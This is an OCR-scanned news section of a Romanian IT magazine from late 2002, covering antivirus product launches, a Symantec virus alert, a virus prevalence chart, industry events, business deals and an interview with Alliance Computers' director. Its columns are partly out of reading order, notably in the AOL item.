Powerware 9120 este o gama de UPS-uri pe tehnologie online cu dublă conversie, proiectate pentru a proteja computerele şi echipamentele de comunicaţie la toate problemele de alimentare electrică care apar în reţeaua publică. Opţiunile hardware oferă o mare flexibilitate şi satisfac cerinţele oricărei aplicaţii.

Distribuitor Autorizat şi Centru de Service

GENESYS
IT Solutions - IT Infrastructures


Tel: (01) 242 05 42, Fax: (01) 242 05 43
E-mail: sales@genesys.ro
http://www.genesys.ro

Panda Software

Noi produse la SIMO 2002

În perioada 5-10 noiembrie 2002, în oraşul spaniol Madrid s-a desfăşurat Expoziţia Internaţională de IT, Multimedia şi Comunicaţii SIMO 2002. Panda Software a participat cu stand propriu şi a expus câteva noi produse. Este vorba în primul rând despre Panda Antivirus Platinum 7.0, care este echipat cu noi tehnologii de protecţie împotriva viruşilor şi care dispune şi de un firewall personal. De asemenea, a fost prezentat şi Panda Antivirus Appliance, o soluţie plug-and-forget pentru gateway. Aceasta protejează toate cele şapte protocoale uzuale, prevenind avarierea funcţionalităţilor şi sistemelor de bază. Panda Invent 3.5 permite identificarea automată şi colectarea informaţiilor despre toate componentele hardware şi software de pe staţiile de lucru din reţea; noua variantă include în plus posibilitatea de a exporta datele inventariate în aplicaţii Oracle 8.5 şi Microsoft SQL.

Tot recent, Panda Software a lansat şi o nouă versiune a scanner-ului online gratuit Panda ActiveScan. Ca îmbunătăţiri principale, Panda ActiveScan 4.0 este capabil de o viteză mai mare de scanare şi dispune de o interfaţă mai uşor de utilizat. Utilizatorii noii versiuni îşi pot scana întregul sistem sau doar harddisk-ul, floppy disk-ul, memoria, sectorul de boot, e-mail-ul, directoarele sau fişierele; ei pot realiza şi alte activităţi în timpul scanării. Panda ActiveScan 4.0 este disponibil gratuit atât pentru utilizatori, cât şi pentru designer-i web care pot integra motorul de scanare pe site-ul lor.



Panda Software a lansat o nouă versiune a scanner-ului online gratuit Panda ActiveScan.

www.panda-software.com

Eveniment

Lasting Forum 2002

În Predeal a avut loc în 26 şi 27 octombrie evenimentul Lasting Forum 2002. Acesta constituie principala întâlnire a partenerilor Lasting, anul acesta desfăşurându-se cea de-a cincea ediţie. Faţă de anii precedenţi, aşa după cum au menţionat şi oficialii Lasting, ediţia din 2002 a pus accentul în primul rând pe comunicare, prezentările tehnice fiind lăsate pentru cursurile specializate din restul anului. Au existat doar prezentări cu un caracter mai general (în prima zi), legate de imaginea de ansamblu a companiei Lasting şi a unora dintre cei mai importanţi parteneri Lasting printre care Fujitsu Siemens Computers, deţinătorul locului de frunte. De asemenea, oficiali ai Mitsumi au prezentat compania japoneză, o serie de produse curente şi câteva planuri de viitor. Cea de-a doua zi a fost consacrată forumului propriu-zis, în care cei prezenţi au putut pune întrebări şi discuta diverse aspecte legate de colaborarea cu Lasting System.

www.lasting.ro

Symantec

Virusul Brid

Symantec ne anunţă apariţia virusului Brid, cu alias-urile W32.Brid.A@mm, PE_BRID.A, W32/Braid@mm, W32/Braid-A, Win32.Braid.A, care infectează sistemele Windows. Deşi Brid este considerat puţin periculos, cei de la Symantec ne avertizează că acest virus se răspândeşte rapid prin e-mail şi că dezinfecţia lui nu este tocmai uşoară. Astfel, în primul rând trebuie să ştiţi că, odată ajuns pe un sistem ţintă, Brid se autotrimite la toate adresele pe care le găseşte în Address Book-ul din Outlook Express şi în fişiere .HTM şi .DBX. De asemenea, virusul încearcă să insereze câteva fişiere pe sistemul infectat. Brid este o versiune modificată a W32.FunLove.4099 şi dispune de propriul engine SMTP, cu ajutorul căruia încearcă să detecteze serverul de mail utilizat de sistemul ţintă şi să îl contacteze direct. Virusul foloseşte cunoscutul exploit din Internet Explorer care permite rularea automată a ataşamentelor. În momentul în care este executat prima dată, Brid încearcă iniţial să se conecteze la www.hotmail.com. Apoi inserează pe sistem fişierele help.eml şi explorer.exe, pe care le copiază pe desktop-ul Windows. Help.eml este un mail care conţine codul virusului; dacă acesta este deschis pe un sistem fără patch-uri, virusul se va autoexecuta. Explorer.exe este o copie a virusului. Totodată, Brid face şi câteva modificări în regiştri.

www.symantec.com

Softwin


Evil Top Ten

Softwin a publicat recent raportul „Evil Top Ten" pentru perioada 15 septembrie - 15 octombrie. În urma analizelor efectuate de specialiştii Softwin, primul loc al topului este deţinut în continuare de Win-32.Klez.H@mm, care este responsabil de 12,09% din sistemele infectate în această perioadă. El este urmat de BugBear (Win32.BugBear.A@mm), care în doar 15 zile de la descoperire a făcut ravagii în 7,35% din sistemele infectate. În continuare vă prezentăm topul complet realizat de Softwin:

Win32.Klez.H@mm - 12,09%
Win32.BugBear.A@mm - 7,35%
JS.Trojan.NoClose.B - 3,94%
Win32.Nimda.E@mm - 1,96%
Win32.Elkern.C - 1,80%
Win32.Klez.E@mm - 1,76%
Win32.Magistr.B@mm - 1,70%
Win32.Yahaa.E@mm - 1,63%
Win32.Nimda.A@mm - 1,41%
Trojan.KeyLogger.BugBear.A - 1,31%
Alţi viruşi - 65,04%

Raportul s-a bazat pe sistemele infectate monitorizate de Laboratorul Antivirus Softwin. Din cele 2,8 miliarde de fişiere scanate, peste un milion au fost găsite infectate. La realizarea raportului au fost luate în calcul 84.512 sisteme, din care 12.738 au fost găsite infectate. Pe site-ul BitDefender sunt disponibile utilitare gratuite pentru toţi viruşii prezenţi în top.

www.softwin.ro



15% din sistemele verificate de Softwin au fost infectate.



ProCA
Romania
peste tot. Acum si in
Timisoara
Strada Paris nr.15
telefon 198.495

AOL

Noii prieteni în domeniul mesageriei instante

Recent, AOL a anunţat faptul că aplicaţia sa de mesagerie instantă AOL Messenger va fi compatibilă cu ICQ. Noua versiune a clientului AOL, şi anutorul foarte apropiat".

Se pare că recent a fost lansată o versiune beta a AOL Instant Messenger 5.1 care suportă noile funcţii. Totuşi, proas-



În curând, ICQ şi AOL Messenger vor fi compatibile între ele.

pătul suport a fost inutilizabil datorită faptului că serverele AIM nu recunosc intrările ICQ, ştergându-le automat din lista de contacte AOL.

me AOL 8.0, se află deja în stadiu beta şi permite adăugarea de numere ICQ în lista de contacte. Totuşi, interoperabilitatea dintre cele două messenger-e nu va fi utilizabilă până în momentul în care AOL va lansa şi o nouă versiune ICQ (care a fost cumpărată de America Online de la Mirabilis în iunie 1998) care să dispună şi ea de suport pentru AIM. Reprezentanţii AOL au menţionat însă că o nouă versiune ICQ va fi disponibilă „în vii-

Este bine de ştiut că Yahoo!, Microsoft, AOL şi alte companii colaborează în prezent la dezvoltarea unui standard universal pentru mesageria instantă, dar deocamdată nu s-a ajuns la un rezultat concret şi aplicabil.

www.aol.com

SAP

Lansarea reprezentanţei în România

În data de 3 noiembrie a avut loc la hotelul Hilton din Bucureşti o conferinţă de presă prilejuită de inaugurarea reprezentanţei în România a prestigioasei companii germane SAP. Cu această ocazie au fost prezenţi la Bucureşti domnii Franz Zipp, vicepreşedinte SAP şi Wolfgang Kastenhofer, Director Sales eCountries. Aceştia au ţinut să specifice că „prezenţa firmei SAP în România cu un birou propriu este urmarea firească a evoluţiei pieţei de soluţii enterprise din România" şi că „SAP, prin partenerii săi (Softwin, Integrator, IBM) a avut o bună evoluţie pe piaţă". În final, domnul Valentin Tomşa, Director SAP România a menţionat că, „pe lângă sprijinirea integrării României în structurile euroatlantice, SAP doreşte să deţină în maxim doi ani 50% din cota de piaţă din România, pentru soluţiile ERP".

www.sap.com/romania

Tornado Sistems, Telrad Conegy

Parteneriat pe piaţa românească

Tornado Sistems şi Telrad Connegy au semnat un acord de cooperare în privinţa promovării şi a distribuţiei produselor Telrad Connegy în România şi Bulgaria. Această din urmă companie activează în domeniul echipamentelor de telefonie, având la îndemână o experienţă bogată în design-ul, producerea şi promovarea acestora. Ea a luat naştere prin fuziunea dintre Telrad Tenecs, un subsidiar al Telrad Networks şi Congruency, o firmă al cărei obiect de activitate era dezvoltarea de soft IP. Conform informaţiilor oferite de Tornado, compania a instalat mai mult de 30.000 de sisteme în lumea întreagă şi are o reţea de peste de 250 de distribuitori.

Tornado va comercializa întreaga gama de PABX-uri de la Telrad Connegy, inclusiv versiunile cu 128, 400 şi 1.000 de porturi. De asemenea, vor fi oferite şi soluţii complexe incluzând Call Center-e, aplicaţii ACD (Automatic Call Distribution), Voice Mail şi Unified



Produsele Telrad sunt oferite în România acum de Tornado Sistems.

Messaging sau soluţii VoIP (cum ar fi remote gateway-ul HeLIX), CNS 3200 – switch-ul cu soft IP – server-ul de aplicaţie şi telefonul i Picasso IP.


Ambele companii se aşteaptă ca vânzările în primul an să depăşească 1.000.000 USD.

www.tornado.ro

Powerware

UPS-uri pentru echipamente industriale

Genesys anunţă disponibilitatea UPS-ului Powerware 9120, proiectat pentru a proteja computere şi echipamente



Linia Powerware 9120 este oferită în diferite configuraţii cu autonomii specifice.

de comunicaţie, precum şi echipamente industriale sau aplicaţii de automatizare. Powerware 9120 este realizat pe tehnologie on-line dublă conversie care în principiu asigură funcţionarea echipamentelor protejate în orice mediu de alimentare. Produsul oferă o serie de opţiuni diverse de monitorizare, alături de opţiuni multiple de configurare hardware. Autonomia lui Powerware 9120 poate fi mărită de la cele 10 minute specifice configuraţiei standard până la câteva ore, în configuraţii extinse.

Gama de puteri cu care lucrează această serie este cuprinsă între 700 şi 6000VA, iar tensiunea de lucru poate varia între 208 şi 240 V.

www.invensys.com

Din revista CHIP de acum 5 ani

CHIP la a 50-a apariție
Iată că am ajuns la un număr aniversar: numărul 50 al revistei voastre preferate. Începând cu 1991, CHIP v-a oferit informație numeroasă și de calitate, din vastul domeniu care se cheamă tehnologia informației. Pornind de la un tiraj de 7.000 de exemplare, am ajuns astăzi să tipărim lunar 18.000 de bucăți.



Microsoft... și alții
MS din nou în justiție. De data aceasta nu contra unei alte firme, ci chiar ca acuzat în procesul intentat de Departamentul de Justiție al Statelor Unite (DoJ – Department of Justice). Motivul: încălcarea legii antitrust.

Megatest
Dacă în luna cadourilor doriți să dăruiți ființei dragi un calculator, consultați în prealabil rezultatele testului CHIP.

Cursa uneltelor vizuale
Duelul uneltelor de dezvoltare: Visual Café for Java 2.0 de la Symantec și Visual Age for Java 1.0 de la IBM.


Mercury Research

Nvidia rămâne lider de piață

Intel a câștigat teren pe piața cipurilor grafice în trimestrul trei al acestui an, în special datorită chipset-urilor integrate, urcând de la 20% la 27%, se arată într-un studiu Mercury Research. Câștigul a fost realizat în principal în detrimentul lui ATI, care acum se află pe locul trei, cu 19% din piață. Lider rămâne în continuare Nvidia, cu 32%.

Dacă se face abstracție de piața cipurilor integrate (se ia în calcul doar piața cipurilor de pe plăcile grafice), locul întâi este ocupat tot de Nvidia, care a înregistrat în trimestrul menționat chiar o creștere, de la 56% la 58%, în timp ce ATI a scăzut de la 36% la 33%. Reprezentanții companiei canadiene sunt însă optimiști pentru trimestrul patru, pentru că în această perioadă au loc o serie de livrări masive de plăci bazate pe Radeon 9700, către Dell și Legend.


www.mercury-reasearch.com



Piața cipurilor grafice în trimestrul trei 2002.

Vrei un modem bun ?


Alege calitatea ZyXEL



Omni 56k USB Lite



Omni 56k USB



Omni 56k Smart

- transmisii de date 56k
- fax 14.400 bps Grup3 clasă 1 și 2
- dimensiuni reduse
- omologate I.G.C.

ZyXEL
TOTAL INTERNET ACCESS SOLUTION

Ral Computers SRL
office@ral.ro
021 322 4830
www.ral.ro

Alliance Computers

Strategia „pas cu pas”

CHIP a discutat cu dl. Dan Călugăreanu, Director General Alliance Computers, despre istoricul şi situaţia actuală a companiei precum şi despre planurile de viitor pe care aceasta le are.

CHIP: *Care este structura grupului de firme din care face parte şi compania româno-taiwaneză Alliance Computers?*

Dan Călugăreanu: Alliance Computers este o companie care a apărut firesc din alianţa experienţei acumulate pe piaţa românească de managerii români, Liviu Brezae şi Dan Călugăreanu, şi experienţa în afaceri a partenerilor taiwanezi. Spun firesc, deşi mulţi au spus că e o nebunie să pornim această afacere în anul 2000, când piaţa calculatoarelor era deja destul de concurenţială, marjele comerciale fiind foarte mici, în condiţiile unui rulaj financiar foarte mare. Dar am pornit cu un plan de afaceri bine făcut, cu o strategie de dezvoltare „pas cu pas”, într-o piaţă atât de sensibilă. Evident, am beneficiat de sprijin din partea grupului de firme deţinut de partenerii noştri taiwanezi în realizarea relaţiilor cu furnizorii externi.

CHIP: *Ce activităţi desfăşoară Alliance Computers?*

Dan Călugăreanu: Alliance importă toată gama de componente, majoritatea direct de la producătorii din Taiwan, Hong Kong, China. Printre brand-urile importate de Alliance Computers enumăr plăcile de bază ECS şi Matsonic, memoriile VM, carcase, boxe şi coolere JNC, elemente de reţea XNET, plăcile video PROVIDEO, procesoare, harddisk-uri, diverse plăci de sunet.

Trebuie să accentuez relaţia specială pe care o avem cu compania LiteOn, al treilea producător mondial, de la care importăm monitoare, toată gama de echipamente optice, plăci de bază şi lista nu se va opri aici.

Alliance Computers este un wholeseller de componente informatice şi de aceea targetul nostru principal îl reprezintă resellerii. Oferta noastră este una variată, iar preţurile sunt de multe ori imbatabile pe piaţă, fiind importatori direcţi pentru multe componente.

În acest moment, după doi ani de activitate, avem 40 de parteneri principali, care acoperă distribuţia noastră în toată ţara. Pentru noi este foarte importantă relaţia cu aceşti reselleri, ei realizând o parte foarte mare a cifrei noastre de afaceri şi către ei se îndreaptă majoritar atenţia noastră.

De asemenea, oferim soluţii informatice complete clienţilor noştri de tip key account sau guvernamental. Împreună cu partenerul nostru INFO GRUP construim soluţii hardware, network, software, helpdesk astfel încât clientul să lucreze cu un singur furnizor. Aş putea aminti aici proiectul de informatizare a primăriilor din principalele localităţi de pe Valea Prahovei – Sinaia, Buşteni, Azuga, Predeal – unde am asigurat infrastructura hardware, reţeaua locală, conexiunea la Internet, aplicaţiile software web-oriented, cât şi training pentru personalul din primăriile implicate în proiect.

CHIP: *Compania Alliance Computers are deja deschis un magazin în centrul comercial Carrefour prin care îşi desfăşoară activitatea spre utilizatorul final. În ultima perioadă o serie de companii din domeniu au deschis magazine. Intenţionaţi să adoptaţi aceeaşi politică?*

Dan Călugăreanu: Sigur că încercăm să ne apropiem cât mai mult de end-user. După un an de activitate, în iunie 2001, am deschis primul nostru magazin în Galeriile Comerciale Carrefour.

Avem toate atuurile pentru a-i prezenta utilizatorului final o foarte bună oferta atât din punct de vedere al preţului, cât şi calitativ. Sistemele Alliance Computers se vând sub marca înregistrată „Alliance SPACE” şi acoperă toată gama, de la cele mai ieftine până la cele mai performante. Totodată, în magazin se găseşte toata gama de componente, periferice şi accesorii.

CHIP: *Alliance Computers este o companie tânără, cum aţi simţit piaţa internă în acest an şi cum vedeţi piaţa anul viitor?*

Dan Călugăreanu: Deşi s-a înfiinţat în anul 2000 Alliance Computers s-a putut impune pe piaţa românească de tehnica de calcul. Evident că am resimţit toate creşterile şi scăderile pieţei din acest an. Aş spune că anul 2002 a fost unul oarecum atipic. Spre exemplu, am avut vânzări mai slabe în mai, dar vânzări foarte bune în lunile de vară, în special în august. Am reuşit să fim unii dintre cei mai importanţi vânzători de monitoare din România.

Nu ştiu câţi cunosc clasamentul cu numărul de monitoare vândute în România în 2002, unde LiteOn ocupa locul II, iar Alliance Computers a fost cel mai bun dintre vânzători.

Revenind la anul în curs am pregătit foarte bine lunile de toamnă-iarnă astfel încât în acest moment de maxim al pieţei să putem avea stocuri acoperitoare pentru cererile clienţilor noştri.

CHIP: *Care va fi cifra de afaceri din acest an atât a grupului, cât şi a companiei Alliance Computers?*

Dan Călugăreanu: În 2001 cifra de afaceri a fost de aproximativ 2,8 milioane de dolari. Pentru 2002 vom avea o cifră de minim 3,8 milioane de dolari.

Cifra este mică în comparaţie cu cifrele primelor 3 firme din domeniu, dar corespunde perfect politicii noastre – „pas cu pas”.



Dan Călugăreanu, Director General Alliance Computers: „Mi-aş dori o asociaţie a firmelor distribuitoare de hardware”.

CHIP: *Care a fost structura cifrei de afaceri şi care preconizaţi că va fi cifra de afaceri anul viitor?*

Dan Călugăreanu: Structura cifrei de afaceri este 80% reselleri şi 20% end-useri.

Pentru anul viitor vom avea aceeaşi structură, în condiţiile în care cifra de afaceri va creşte cu aproximativ 25% - 30%. Cred că în 2003 piaţa românească nu va mai fi doar una potenţială, ci va avea o evoluţie real crescătoare.

CHIP: *Care va fi strategia companiei în 2003?*

